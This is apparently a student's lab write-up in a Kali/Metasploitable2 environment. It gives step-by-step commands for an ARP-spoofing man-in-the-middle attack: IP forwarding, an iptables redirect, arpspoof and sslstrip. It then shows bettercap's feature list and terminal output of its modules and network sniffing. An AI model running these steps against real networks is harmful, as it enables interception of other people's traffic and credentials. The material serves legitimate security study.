Step 2 = write command

```
# echo 1 > /proc/sys/net/ipv4/ip_forward
```

```
# iptables -t nat -A PREROUTING -p TCP --dport 80 -j
```


REDIRECT --to-port 8080

Step 3 = open new terminal and write command

```
# arpspoof -i eth0 -t <target IP> -r <gateway IP>
```

Step4 = go to recent terminal and run sslstrip command like this :

```
# sslstrip -l 8080
```



```
kali linux - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
MetasploitTable2
kali linux
(kali@kali)~$ sudo su
[sudo] password for kali:
(kali@kali)~$ echo 1 > /proc/sys/net/ipv4/ip_forward
(kali@kali)~$ iptables -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT --to-port 8080
(kali@kali)~$ sslstrip -l 8080
sslstrip 1.0 by Moxie Marlinspike running...
```

## ➤ > bettercap :-

bettercap is a powerful, easily extensible and portable framework written in Go which aims to offer to security researchers, red teamers and reverse engineers an easy to use, all-in-one solution with all the features they might possibly need for performing reconnaissance and attacking WiFi networks, Bluetooth Low Energy devices, wireless HID devices and Ethernet networks.

Main Features:

- WiFi networks scanning, deauthentication attack, clientless PMKID association attack and automatic WPA/WPA2 client handshakes capture.


Name : kunal jawale

- Bluetooth Low Energy devices scanning, characteristics enumeration, reading and writing.
- 2.4Ghz wireless devices scanning and MouseJacking attacks with over-the-air HID frames injection (with DuckyScript support).
- Passive and active IP network hosts probing and recon.
- ARP, DNS, NDP and DHCPv6 spoofers for MITM attacks on IPv4 and IPv6 based networks.
- Proxies at packet level, TCP level and HTTP/HTTPS application level fully scriptable with easy to implement javascript plugins.
- A powerful network sniffer for credentials harvesting which can also be used as a network protocol fuzzer.
- A very fast port scanner.
- A powerful REST API with support for asynchronous events notification on websocket to orchestrate your attacks easily.
- A very convenient web UI.
- More! (<https://www.bettercap.org/modules/>)

This package contains a Swiss Army knife for 802.11, BLE and Ethernet networks reconnaissance and attacks.

**Installed size:** 27.72 MB

**How to install:** `sudo apt install bettercap`



```
kali linux - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Metasploitable2
kali linux
Apr 24 20:03
root@kali: /home/kj
root@kali: /home/kj# bettercap
bettercap v2.33.0 (built for linux amd64 with go1.22.0) [type 'help' for a list of commands]
192.168.207.0/24 > 192.168.207.222 * [20:01:04] [sys.log] [GUI] gateway monitor started ...
192.168.207.0/24 > 192.168.207.222 * set arp.spoof targets
192.168.207.0/24 > 192.168.207.222 * set arp.spoof internals
192.168.207.0/24 > 192.168.207.222 * help

help MODULE : List available commands or show module specific help if no module name is provided.
active : Show information about active modules.
quit : Close the session and exit.
sleep SECONDS : Sleep for the given amount of seconds.
get NAME : Get the value of variable NAME, use * alone for all, or NAME* as a wildcard.
set NAME VALUE : Set the VALUE of variable NAME.
read VARIABLE PROMPT : Show a PROMPT to ask the user for input that will be saved inside VARIABLE.
clear : Clear the screen.
include CAPLET : Load and run this caplet in the current session.
! COMMAND : Execute a shell command and print its output.
alias MAC NAME : Assign an alias to a given endpoint given its MAC address.

Modules
any.proxy > not running
api.rest > not running
arp.spoof > not running
ble.recon > not running
c2 > not running
caplets > not running
dhcpd.spoof > not running
dns.spoof > not running
events.stream > running
gps > not running
graph > not running
hid > not running
http.proxy > not running
http.server > not running
https.proxy > not running
https.server > not running
mac.changer > not running
mdns.server > not running
mysql.server > not running
ndp.spoof > not running
```



Name : kunal jawale

```

alias MAC NAME : Assign an alias to a given endpoint given its MAC address.

Modules

any.proxy > not running
api.rest > not running
arp.spoof > not running
ble.recon > not running
c2 > not running
caplets > not running
dhcp6.spoof > not running
dns.spoof > not running
events.stream > running
gps > not running
graph > not running
hid > not running
http.proxy > not running
http.server > not running
https.proxy > not running
https.server > not running
mac.changer > not running
mdns.server > not running
mysql.server > not running
ndp.spoof > not running
net.probe > not running
net.recon > not running
net.sniff > not running
packet.proxy > not running
syn.scan > not running
tcp.proxy > not running
ticker > not running
ui > not running
update > not running
wifi > not running
wol > not running

192.168.207.8/24 > 192.168.207.122 > net.sniff on
192.168.207.8/24 > 192.168.207.122 > [20:02:31] [sys.log] [err] unknown or invalid syntax "net.sniff on", type help for the help menu.
192.168.207.8/24 > 192.168.207.122 > net.sniff ob
192.168.207.8/24 > 192.168.207.122 > [20:02:31] [sys.log] [err] unknown or invalid syntax "net.sniff ob", type help for the help menu.
192.168.207.8/24 > 192.168.207.122 > net.sniff on
192.168.207.8/24 > 192.168.207.122 > [20:02:38] [sys.log] [msg] net.sniff starting net.recon as a requirement for net.sniff
192.168.207.8/24 > 192.168.207.122 > [20:02:38] [endpoint.new] endpoint 192.168.207.150 detected as cc:47:40:ca:8b:ee (AzureWave Technology Inc.).
192.168.207.8/24 > 192.168.207.122 >
  
```